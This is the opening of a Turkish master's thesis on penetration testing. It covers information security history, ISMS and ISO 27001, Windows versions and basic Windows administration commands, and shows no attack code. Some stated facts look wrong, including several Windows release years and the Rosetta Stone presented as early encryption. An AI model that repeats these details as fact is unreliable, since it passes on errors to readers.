TÜRK HAVA KURUMU ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ

GÜNCEL SİBER SALDIRI YÖNTEMLERİ, SIZMA TESTİ ARAÇLARI VE TEMSİLİ BİR KURUMSAL AĞ ÜZERİNDE UYGULANMASI

YÜKSEK LİSANS TEZİ

Mustafa Yasir ŞENTÜRK

Elektrik ve Bilgisayar Mühendisliği Anabilim Dalı

Elektrik ve Bilgisayar Mühendisliği Programı

EYLÜL 2018

TÜRK HAVA KURUMU ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ

GÜNCEL SİBER SALDIRI YÖNTEMLERİ, SIZMA TESTİ ARAÇLARI VE TEMSİLİ BİR KURUMSAL AĞ ÜZERİNDE UYGULANMASI

YÜKSEK LİSANS TEZİ

Mustafa Yasir ŞENTÜRK

1506010002

Elektrik ve Bilgisayar Mühendisliği Anabilim Dalı

Elektrik ve Bilgisayar Mühendisliği Programı

Tez Danışmanı: Dr. Öğr. Üyesi Hakan Ezgi KIZILÖZ

Türk Hava Kurumu Üniversitesi Fen Bilimleri, Enstitüsü'nün 1506010002 numaralı Yüksek Lisans öğrencisi, "Mustafa Yasir ŞENTÜRK", ilgili yönetmeliklerin belirlediği gerekli tüm şartları yerine getirdikten sonra hazırladığı "Güncel Siber Saldırı Yöntemleri, Sızma Testi Araçları ve Temsili Bir Kurumsal Ağ Üzerinde Uygulanması" başlıklı tezini, aşağıda imzaları olan jüri önünde başarı ile sunmuştur.

Tez Danışmanı : **Dr. Öğr. Üyesi Hakan Ezgi KIZILÖZ**
Türk Hava Kurumu Üniversitesi .....

Juri Üyeleri : **Prof. Dr. Ahmet COŞAR**
Türk Hava Kurumu Üniversitesi .....

: **Prof. Dr. Kemal BIÇAKCI**
TOBB Ekonomi ve Teknoloji Üniversitesi .....

: **Dr. Öğr. Üyesi Hakan Ezgi KIZILÖZ**
Türk Hava Kurumu Üniversitesi .....

Tez Savunma Tarihi: 10 Ağustos 2018

TÜRK HAVA KURUMU ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ MÜDÜRLÜĞÜ'NE

Yüksek Lisans Tezi olarak sunduğum, "Güncel Siber Saldırı Yöntemleri, Sızma Testi Araçları ve Temsili Bir Kurumsal Ağ Üzerinde Uygulanması" adlı çalışmamın, tarafımdan akademik etik ve kurallara aykırı düşecek bir yardıma başvurmaksızın yazıldığını ve yararlandığım kaynakların kaynakçada gösterilenlerden oluştuğunu, bunlara atıf yapılarak yararlanılmış olduğunu belirtir ve bunu onurumla doğrularım.

10.08.2017
Mustafa Yasir Şentürk

TEŞEKKÜR

Yüksek Lisans tez çalışma sürecinde beni yönlendiren, karşılaştığım zorlukları bilgi ve tecrübesi ile aşmamda yardımcı olan desteğini ve yardımını hiçbir zaman esirgemeyen tez danışmanım değerli Dr. Öğr. Üyesi Hakan Ezgi KIZILÖZ'e teşekkürlerimi sunarım.

Değerli mesai arkadaşım Göksel UÇTU'ya sızma testleri web uzmanlık alanı ile ilgili katkılarından, desteklerinden dolayı ve bu tezi yazmamdaki teşvikinden dolayı çok teşekkür ediyorum.

Değerli birim yöneticim Asım Gençer GÖKCE'ye ve değerli mesai arkadaşım Abdurrahman Emre ÖZKÖK'e destek ve teşviklerinden dolayı teşekkür ediyorum.

Değerli dostum Kubilay TUNÇ'a destek ve yardımlarından dolayı teşekkür ediyorum.

Hayatım boyunca her zaman yanımda olan, maddi ve manevi desteklerini hiçbir zaman esirgemeyen aileme teşekkürlerimi, sevgi ve saygılarımı sunarım.

Ağustos, 2018 Mustafa Yasir ŞENTÜRK

İÇİNDEKİLER

TABLO LİSTESİ

ŞEKİL LİSTESİ

KISALTMALAR

ABD	**:**	Amerika Birleşik Devletleri
AD	**:**	Active Directory
API	**:**	Application Programming Interface
ARP	**:**	Address Resolution Protocol
ASLR	**:**	Address Space Layout Randomization
BGYS	**:**	Bilgi Güvenliği Yönetim Sistemi
BIOS	**:**	Basic Input/Output System
C | HFI	**:**	Computer Hacking Penetration Testing
CD	**:**	Compact Disc
CEH	**:**	Certified Ethical Hacker
CERT	**:**	Computer Emergency Response Team
CPTC	**:**	Certified Penetration Testing Consultant
CPTE	**:**	Certified Penetration Testing Engineer
CSRF	**:**	Cross-Site Request Forgery
DC	**:**	Domain Controller
DDoS	**:**	Distributed Denial-of-Service
DEP	**:**	Data Execution Prevention
DNS	**:**	Domain Name Service
DOM	**:**	Document Object Model
DVD	**:**	Digital Versatile Disc
ECSA	**:**	EC-Council Certified Security Analyst
FTP	**:**	File Transfer Protocol
GIAC	**:**	Global Information Assurance Certification
GPEN	**:**	GIAC Penetration Tester
ICMP	**:**	Internet Control Message Protocol
IDS	**:**	Intrusion Detection Systems
IIS	**:**	Internet Information Service
Int	**:**	Integer
IP	**:**	Internet Protocol
IPC	**:**	Inter-Process Communication
IPS	**:**	Intrusion Prevention Systems
JSON	**:**	JavaScript Object Notation
LDAP	**:**	Lightweight Directory Access Protocol
LM	**:**	Local Area Network Manager
LSASS	**:**	Local Security Authority Subsystem
MD4	**:**	Message Digest
NSA	**:**	The National Security Agency
NSE	**:**	The Nmap Scripting Engine
NTDS	**:**	New Technology Directory Services
NTLM	**:**	New Technology Local Area Network Manager
OS	**:**	Operating System

OSCP	**:**	Offensive Security Certified Professional
OWASP	**:**	The Open Web Application Security Project
PoC	**:**	Proof Of Concept
POP3	**:**	Post Office Protocol
RAM	**:**	Random Access Memory
RPC	**:**	Remote Procedure Call
RSAT	**:**	Remote Server Administration Tools
SAM	**:**	Security Account Manager
SMB	**:**	Server Message Block
SMTP	**:**	Simple Mail Transfer Protocol
SOCKS	**:**	Socket Secure
SQL	**:**	Structured Query Language
SSH	**:**	Secure Shell
SSL	**:**	Secure Sockets Layer
TCP	**:**	Transmission Control Protocol
TCP/IP	**:**	Transmission Control Protocol/Internet Protocol
UDP	**:**	User Datagram Protocol
USB	**:**	Universal Serial Bus
VNC	**:**	Virtual Network Computing
WCE	**:**	Windows Credential Editor
XML	**:**	Extensible Markup Language
XSS	**:**	Cross Site Scripting
XXE	**:**	Extensible Markup Language External Entity

ÖZET

GÜNCEL SİBER SALDIRI YÖNTEMLERİ, SIZMA TESTİ ARAÇLARI VE TEMSİLİ BİR KURUMSAL AĞ ÜZERİNDE UYGULANMASI

ŞENTÜRK, Mustafa Yasir
Yüksek Lisans, Elektronik ve Bilgisayar Mühendisliği Anabilim Dalı
Tez Danışmanı: Dr. Öğr. Üyesi Hakan Ezgi KIZILÖZ
Eylül 2018, 140 Sayfa

Bilgi güvenliği içinde bulunduğumuz bilgi çağının en önemli konularından biri konumundadır. Bilginin dolar, altın gibi bir değer olarak kabul edildiği bu dönemde bilgiyi korumak bireylerin, kurumların ve hatta devletlerin başlıca sorumluluklarından biridir. Bilgi güvenliğinin sağlanması kapsamında gerçekleştirilen sızma testleri düzenli olarak her kamu kurumunun uygulaması gereken bir işlemdir. Ancak ülkemizde bu konuda yetişmiş eleman ve doküman eksikliği bulunmaktadır. Bu çalışmada siber güvenlik saldırıları ve sızma testi adımları detaylı bir şekilde incelenmiştir. Çalışma genel olarak; bilgi güvenliği, bilgi güvenliği yönetim sistemleri, işletim sistemleri ve sızma testlerinde kullanılan araçları konuya özel örnek uygulamalarla açıklamaktadır. Çalışmanın sonucunda ortaya çıkacak doküman; kurumların bilişim sistemleri, bilgi güvenliği çalışanları ve öğrenmeye istekli öğrenciler için güncel bir rehber niteliği taşımaktadır.

Anahtar Kelimeler: Siber, Siber Güvenlik, Farkındalık, Sızma Testi, Bilgi Güvenliği

ABSTRACT

IMPLEMENTATION OF CURRENT CYBER ATTACK METHODS, PENETRATION TESTING TOOLS IN AN EXEMPLARY ENTERPRISE NETWORK

ŞENTÜRK, Mustafa Yasir

Master, Department of Electrical and Computer Engineering

Thesis Supervisor: Dr. Hakan Ezgi KIZILÖZ

September 2018, 140 pages

The security of information is one of the most important issues in the information age which is we are in. Protecting the information is one of the main responsibilities of individuals, institutions and even governments in this era when information is regarded as a dollar or gold value. Penetration tests conducted within the scope of ensuring information security are an application which should be applied by every public institution on a regular basis. However, Turkey suffers from the lack of trained staff and documentation. In this study, the steps of the cybersecurity attacks and penetration testing were examined in detail. The study mainly explains the tools used in information security, information security management systems, operating systems and penetration testing with specific sample applications. The resulting document will be an up-to-date guide for the information systems of the institutions, information security professionals, and students who are willing to learn.


Keywords: Cyber, Cyber Security, Awareness, Penetration Test, Information Security

BİRİNCİ BÖLÜM


GİRİŞ

Günümüzde bilgisayar sistemlerine yapılan saldırılar sıklık ve karmaşıklık olarak günden güne artış eğilimi göstermektedir. Kurum ve kuruluşlara yapılan siber saldırıların sebep olduğu maddi zararlar, saygınlık kayıpları ve bilgilerin çalınması gün geçtikçe artmaktadır. Gerek sistemlerin gerekse sistem yöneticilerinin bu saldırılara karşı önceden önlem alması hayati önem arz etmektedir. Siber saldırıların mimarları olan saldırganların ("hacker") ilk zamanlarda dikkat çekme, kendini ispatlama amaçlı yaptığı saldırılar, günümüz dünyasında para kazanma, bilgi ifşası, şantaj, vs. olaylarla bir endüstri haline dönüşmüştür.

2005 yılında CERT/CC istatistiklerinde rapor edildiği gibi, 2000 yılından beri var olan saldırı çeşidi 6 kat artarak 2005'de 4000'e kadar ulaşmış; yaklaşık 150000 saldırı olayı saptanmıştır [1].




Şekil 1.1: 1988-2003 arasında bilgisayar sistemlerine rapor edilen saldırıların sayısı [1].




Şekil 1.2: 2004 öncesi ve 2015-2017 yılları arasında bilgisayar sistemlerine rapor edilen saldırıların sayısı [2].

Saldırganların sistemler üzerinde sahip olduğu teknik bilgi seviyesi günümüzde kaynaklara erişim kolaylığından dolayı artmaktadır.



Şekil 1.3: Saldırı karmaşıklığı ile saldırgan teknik bilgisi [3].



Şekil 1.4: 2014 ve 2015 saldırı vektörlerinin oranları [4].

Siber saldırıların giderek arttığı günümüzde siyah şapkalı (yasa dışı) siber korsanların kurum veya kuruluşlara karşı yapabileceği saldırıları daha önceden görmek adına beyaz şapkalı (etik) siber saldırgan ekipleri oluşturulmuştur. Beyaz şapkalı siber saldırganlar olarak adlandırılan kişiler gizlilik anlaşmasıyla birlikte kurum ve kuruluşların sistem açıklıklarını kontrollü bir şekilde sömürür. Sömürü sonrasında sistem yöneticileri başta olmak üzere üst yapı yöneticilerini bilgilendirip siyah şapkalı saldırganlara karşı alınabilecek sistemsel önlemlerin uygulanmasını tavsiye eder. Bu tavsiyeler kurum ve kuruluşlar için büyük önem arz etmektedir.

İKİNCİ BÖLÜM

TEMEL BİLGİLER

Sızma testleriyle siber güvenlik önlemleri alma eylemi, saldırganların yapabileceği saldırıların etkisini en aza indirgemek için uzun zamandır yapılmaktadır. Bilginin bütünlüğünü korumak, yetkisiz kişilerin erişimini engellemek ve yetkili kişilerin de her zaman erişebilirliğini sağlamak; bilgi güvenliğinin olmazsa olmaz 3 adımını oluşturmaktadır. Bu çalışmanın amacı önceki çalışmalarda güncelliğini yitirmiş olan saldırı vektörlerinin ve saldırı araçlarının en güncel hâl ile anlatılmasıdır. Veri, bilgi, özbilgi ve bilgelik kavramlarının siber güvenlik açısından tanımlarının yapılmasıyla başlayan bu bölümde; bilgi güvenliği yönetim sisteminin ne olduğundan ve işletim sistemleriyle işletim sistemlerinde kullanılan temel komutlardan bahsedilmiştir. Saldırı bilgisayarı olarak kullanılan "Kali Linux İşletim Sistemi" hakkında bilgiler verilmiş ve saldırı araçları incelenmiştir. Bilgi güvenliğinin sağlanması için; farkındalık seviyesinin yükseltilmesi, bilgisayar sistemlerinin düzenli olarak denetlenmesi, izlenmesi ve sızma testlerine tabi tutulması gerekmektedir.

2.1 Veri, Bilgi, Özbilgi, Bilgelik Kavramları

Veri (Data), bilişim teknolojisi açısından kısaca sinyal/bit olarak tanımlanabilir. Veri kavramını tek başına herhangi bir anlam ifade etmemiş, henüz bir bilgi oluşturamamış her şey olarak nitelendirebiliriz.

Bilgi (Information), verinin belli bir anlam ifade edecek şekilde düzenlenmiş halidir. Kısacası verilerin işlenmesiyle bilgi ortaya çıkar. Örnek olarak "A" verisini "L" verisiyle ilişkilendirip işlediğimizde "AL" kelimesi çıkar. Veya "1" verisini

“Elektrik devresinde devrede akım var mı?” sorusuna verilmiş bir cevap olarak alırsak, veri ilişkisinden devrede akımın var olduğu bilgisine sahip oluruz.

Özbilgi (knowledge), bir şeyin ne olduğunu (know-what), niçin olduğunu (know-why), nasıl olduğunu (know-how) ve kim olduğunu (know-who) bilmek şeklinde dört sınıftan oluşur. Ne olduğunu bilmek, gerçeklerin toplamıdır ve bilgiye en yakın olan sınıftır. Niçin olduğunu bilmek, teknolojik gelişmenin altında yatan ilke ve yasaların açıklandığı bilimsel özbilgidir [5].

Bilgelik (wisdom), tasavvur, ileri görüş ve ufkun ötesini görme yetisi ile en ileri seviyede soyutlama ve bir kişinin özel bir iş sahasındaki meslek hayatı boyunca elde edilmiş deneyimin özüdür [6].

2.2 Bilgi Güvenliği Kavramı

Bilgi güvenliği, sanal ve gerçek ortamlarda bilgilerin saklanırken, taşınırken veya erişim yapılırken mevcut bütünlüğünün bozulmadan, yetki dışı erişimlere izin verilmeden ve her zaman için yetki sahibi kişiler tarafından erişilebilmesinin sağlanması için yapılan tüm çalışmalardır.

2.3 Bilgi Güvenliği Tarihçesi

Şifreleme tarihinin en eski örneği M.Ö. 200 yıllarında Mısırlılar tarafında yazıldığı tahmin edilen “Rosetta” tabletidir. 1798 yılında Mısır’ın Reşit şehri yakınlarında Napolyon’un askerleri tarafından bulunmuştur. Tablet üç bölümden oluşmaktadır. Üç bölüm aynı konuyu farklı dillerle anlatmaktadır. Üst bölüm hiyeroglif, orta bölüm halkın kullandığı dil ve alt bölüm Yunanca yazılmıştır. Rosetta tableti hiyeroglif yazısının esrarını çözen taş olarak tarihe geçmiştir [7].

Şifreleme tarihinin en önemli belgelerinden biri “Zimmermann Telgrafı” dır. 16 Ocak 1917 yılında 1. Dünya Savaşı sırasında Alman dış işleri sekreteri Zimmermann tarafından Meksika’daki Alman Elçiliğine gönderilmiştir. Ardından İngilizler tarafından ele geçirilerek çözülmüştür [8].

Ülkemizde şifreleme ile ilgili pek fazla kayıt bulunmamaktadır. Özellikle 1. Dünya Savaşı, Kurtuluş Savaşı, Kıbrıs Barış Harekâtı’nda gizli haberleşmeye yönelik uygulamaların olduğu bilinmektedir. Osmanlı zamanında kullanılan Siiyakat yazısı

kriptolu haberleşmeye bir örnektir. Maliye ve devlet işlerinde de kullanılan bu yazı sayesinde mahremiyet ve bilgi güvenliği sağlanmaya çalışılmıştır [9].

Dünyada ise 1990'lı yılların ortalarına doğru İngiltere'de bazı sanayi kuruluşlarının talepleri ve İngiliz Standartlar Enstitüsü'nün (BSI) girişimleri ile temelleri atılan Bilgi Güvenliği Standartları BS7799 altında ortaya çıkmış, 1995 yılında BS7799 olarak yayınlanan standart daha sonra iki kısma ayrılarak BS7799-2:1998 ve BS7799-1:1999 olarak yayınlanmıştır.

Uluslararası Standartlar Komitesi (ISO) ise Bilgi Güvenliği ile ilgili standardın birinci bölümünü 2000 yılında ISO 17799 olarak yayınlamıştır.

"Bilgi Güvenliği Yönetimi İçin Uygulama Prensipleri"ni içeren standardın son gözden geçirmeleri 2004 Ekim'de tamamlanmıştır. Yeni sürüm ise 2005 yılında yayınlanmıştır.

Bu standardın kökleri, İngiltere'deki DTI ve CCSC dönemlerine kadar uzanır. 1987 Mayıs ayında kurulan CCSC'nin iki işlevi vardı: Birincisi, dünya çapında benimsemiş bir güvenlik yükseltme programı sağlayarak ve bir sertifika gerekliliği sunarak güvenlik ürünü satıcılarına yardım etmekti. İkinci işlevi ise kullanıcılara iyi bir güvenlik şifresi sağlamaktı ki bu "Kullanıcının Çalışma Şifresi"nin yayınlanması ile sonuçlandı. Bu yayın daha sonra NCC (National Computing Centre) tarafından geliştirildi ve ardından çoğu İngiliz endüstrisinden gelen bir grup kullanıcı bu kodları anlam ve kullanım kolaylığı bakımından test etti. Sonuçlar İngiliz Standartları kılavuzunda yayınlandı. Standardın son sürümü ISO 27001:2013 adı altında hâlen yürürlüktedir.

2.4 Bilgi Güvenliği ve Yönetimi

Günümüzde neredeyse tüm verilerimiz elektronik ortamda muhafaza edilmekte ve kullanılmaktadır. Kişisel ve kurumsal temel iletişim, ticaret, idari işler vb. faaliyetler bilişim sektörü üzerinden gerçekleştirilmektedir. Kişisel olarak kullandığımız sosyal medya, e-devlet, e-okul gibi uygulamaların yanı sıra kurumsal temel merkezî çalışma şekli bilişimin gelişmesi ile dağınık ve ağlar üzerinden yürüyen bir hâl almıştır. Yani en değerli hazine olan bilgi, sanal ortam üzerinde akış göstermektedir. Bu işleyişte kötü amaçlı faaliyetler ve saldırılar olması kaçınılmazdır. Bu saldırılara karşı alınan teknik önlemler yeterince güçlü olsa bile saldırı faaliyetlerinin artması bu önlemleri yetersiz kılmaktadır. Çözüm olarak ceza, kanun

gibi idari önlemler; ISO27001, Ortak Kriterler gibi standartlar oluşturulmuştur. Teknik ve idari çözüm sürecinin birlikte işleyişi ile bilgi güvenliği yönetim süreci oluşmaktadır.

Bilgi güvenliği yönetim süreci üç temel prensip üzerine kurulmuştur. Bunlar; gizlilik, bütünlük ve erişilebilirliktir. Bizler de bu üç unsuru temel prensiplerimiz edinerek bilgi güvenliğini sağlamakla yükümlüyüzdür.

2.4.1 Bilgi Güvenliği Yönetim Sistemi

Bilgi güvenliğini planlamak, sağlamak, süreci takip etmek gibi faaliyetler için, risk yaklaşımına dayalı yönetim sistemi BGYS (Bilgi Güvenliği Yönetim Sistemi) olarak tanımlanmaktadır [10].

BGYS; bilgi sistemlerinin korunabilmesi, risklerin minimum düzeye indirilmesi ve devamlılığın sağlanması için hayata geçirilmiştir. Yapılabilecek çalışmalar ve alınabilecek önlemlere örnekler verirsek;

1. Riskler ve tehditlerin tespit edilmesi,
2. Güvenlik politikalarının oluşturulması,
3. Farkındalık eğitimlerinin verilmesi,
4. Güvenlik duvarları politikalarının oluşturulması ve kullanılması,
5. Antivirüs ve anticasus yazılımlarının kullanılması,
6. Atak tespit sistemlerinin kullanılması,
7. Şifreleme işlemlerinin yönetilmesi ve kullanılması,
8. Denetim ve uygulamaların kontrol edilmesi ve çözüm yöntemlerinin geliştirilmesi

şeklinde devam ettirebiliriz.

BGYS'nin kurumlara sağlayacağı faydaları ana hatlarıyla şöyle sıralayabiliriz;

a) Bilgi varlıklarını ihtiyaca en uygun şekilde koruma altına almak,
b) Bilgi varlıklarına yönelik tehditlere karşı iş sürekliliğinin sağlamak,
c) Tehdit ve riskleri belirleyerek etkin bir risk yönetimi sağlamak,
d) Kurumsal saygınlığı korumak,
e) Uluslararası temsillerde kurumsal bilgi güvenliğine verilen önemin kolayca anlaşılmasını sağlamak,
f) Bilgi kaynaklarına erişimi denetlemek,

g) Üçüncü taraflarla yapılan çalışma ortamından kaynaklanacak riskleri tanımlamak,
h) Kurumun risk bilincine katkıda bulunmak,
i) Personelin, yüklenicilerin ve alt yüklenicilerin güvenlik konusunda bilinç düzeyinin yükseltilmesi ve önemli güvenlik konularında bilgilendirilmesin sağlamak,
j) Otomatik ve elle yönetilen sistemlerde, duyarlı bilgilerin uygun bir şekilde kullanıldığının garanti altına alınması amacıyla gerçekçi bir kontrol sistemi kurmak,
k) Bilgi varlıklarının gizliliğini, bütünlüğünü ve doğruluğunu sağlamak,
l) Çalışanların, müşterilerin ve yüklenicilerin görevlerini yerine getirirken, bilgi sistemleri kaynaklarını kötü amaçlı olarak kullanmalarını ve/veya kaynakları suistimal etmelerini engellemek,
m) Personelin, başkaları tarafından yapılabilecek olan suistimal ve tacizlere karşı zan altında kalmasını engellemek,
n) Yasalara, düzenlemelere, sözleşme şartlarına uyma zorunluluğu getirmek,
o) Kuruma rekabet avantajı sağlamak,
p) Kurum imajına olumlu etki etmek,
q) Bilgi sistemlerini kullanan kişilerin, umursamazlığından, planlanmış taciz, bilinçsiz kullanım veya bilmeden yanlışlıkla suistimal etme gibi nedenlerden oluşabilecek; donanım, yazılım ya da bilgisayar ağlarında meydana gelebilecek arızaların tekrar etmemesi için iyileştirme sürecine katkıda bulunmak olarak sıralanabilir [11].

Türkiye'de bilgi güvenliği standartlarıyla ilgili çalışmalar ve belgelendirmeler TSE (Türk Standartları Enstitüsü) tarafından yapılmaktadır. TS ISO/IEC 27001:2006 standardı kullanılmakta ve tüm kuruluş türlerini kapsamaktadır [12].

2.5 Sunucular ve İşletim Sistemleri

2.5.1 Windows Sunucu ve İşletim Sistemleri

Windows İşletim Sistemleri ve Sunucuları sürüm kodlarıyla birlikte tabloda verilmiştir. Microsoft şirket politikası gereğince bugün itibariyle Windows 7 / Server


2008 ve üst sürümlere güncelleme hizmeti vermektedir [13]. Tablo 2.1'de Windows işletim sisteminin çıkış zamanlarıyla sürümleri gösterilmiştir [14].

Tablo 2.1: Microsoft işletim sistemi sürüm numaraları ve piyasaya çıkma tarihleri.

İşletim Sistemi	**Sürüm Numarası (NT)**	**Piyasaya Çıkış Yılı**
Windows Server 2016	10.0*	2016
Windows 10	10.0*	2014
Windows 8.1	6.3*	2012
Windows 8	6.2	2012
Windows Server 2012	6.2	2012
Windows 7	6.1	2009
Windows Server 2008 R2	6.1	2011
Windows Vista	6.0	2007
Windows Server 2003	5.2	2003
Windows XP	5.1	2001
Windows 2000	5.0	2000

2.5.1.1 Windows temel sistem komutları

Windows sistem komutları "çalıştır (Windows+R)", "cmd.exe" ya da "powershell.exe" tarafından yürütülen, işletim sistemi üzerinde işlem yapmaya ve bilgi toplamaya yarayan küçük betiklerdir.



Şekil 2.1: Çalıştır, Cmd.exe ve Powershell ekran görüntüleri.

Başlıca örnekleri:

systeminfo: "*cmd.exe*" üzerinde "*systeminfo*" komutuyla bilgisayar hakkında detaylı bilgileri öğrenilir. Windows sürümünü, yüklenmiş güncelleştirmeleri, ana kartın marka-modelini, sistem dilini, saat dilimini, sistemin kuruluş tarihini, sistemin

ilk açılış tarihini, ağ kartlarının durumlarını, sanallaştırmanın sisteminin, SLT ve DEP gibi teknolojilerin aktif olup olmadığını öğrenilir.

ver: İşletim sistemi sürüm bilgisini veren komuttur.

net view: Ağ üzerindeki kaynakları görüntülemekte kullanılan ve belirli bir sunucu üzerindeki paylaşılan kaynakları (yazı, klasör vb.) görüntülemek için kullanılan komuttur.

dir: Bulunulan dizinin veya hedeflenen dizinin içeriğini ekranda listeleyebilmek için kullanılan komuttur.

net user: Bilgisayarın yerel kullanıcılarını görüntülemeye yarayan komuttur. Parametreleriyle birlikte kullanıcı ekleme, silme, parola değiştirme vb. gibi işlemler yapılabilir.

netsh: "TCP/IP" ayarlarını, yani "IP Adresi", "Subnet Mask", "Default Gateway", "DNS" ve "WINS" adresleri gibi daha birçok yapılandırma bilgisini görüntüleme ve bu bilgilerde değişiklik yapabilme imkânı sağlayan bir komuttur.

Örnek kullanım şekli;

Netsh ile TCP/IP ayarlarınızı görüntülemek için;

Komut satırından "*netsh interface ip show config*" yazılır.

Netsh ile TCP/IP ayarlarınızı değiştirmek için;

"*netsh interface ip set address name="Local Area Connection" static 192.168.1.1 255.255.255.0 192.168.1.100 1 (192.168.1.1 IP adresi, 255.255.255.0 subnet mask, 192.168.1.100 Default Gateway)*" örneği yazılabilir.

get-service: Tüm servislerin durumunu gösteren komuttur.

copy: Bulunduğunuz ya da belirttiğiniz konumdaki dosya ya da dizinleri belirttiğiniz diğer bir konuma, ayni ya da farklı isimle dosyayı kaydetmeyi sağlayan komuttur.

type: Bir dosyanın içeriğini (içerisinde bulunan yazıları) görmemize yarayan komuttur.

cd: Dizinler arasında geçiş yapmaya yarayan komuttur.

net share: Paylaşılan dosyaları listelemek veya dosyaları paylaşıma açıp kapatmak için kullanılan komuttur.

query session: Yönetim, düğüm ve sunucu oturumları hakkında bilgi görüntülemek için kullanılan bir komuttur.

ipconfig: Bilgisayarın ağ bağlantı özelliklerini gösteren komuttur. İlgili parametrelerle DHCP'den yeni IP alma, DNS belleğini temizleme vs. gibi ağ yapılandırması yapabilen komuttur.

shutdown: Bilgisayarı kapatmak, yeniden başlatmak, hazırda bekletmek veya belirtilen zamanda kapatmak gibi görevleri yerine getiren komuttur.

psinfo: Yükleme türü, çekirdek yapısı, kayıtlı kuruluş ve sahibi, işlemci sayısı ve türü, fiziksel bellek miktarı olmak üzere yerel veya uzak Windows NT / 2000 sistemi hakkında temel bilgileri toplayan bir komuttur.

net use: Bilgisayarda bulunan haritaların listesini görmek ve ağ üzerindeki herhangi bir kaynağa erişmek için kullanılan komuttur.

reg query: Kayıt defterinde ilgili parametlerle sorgu yapan komuttur.

Örnek kullanım için komut satırına "*reg query -?*" yazarak parametreler görüntülenir.

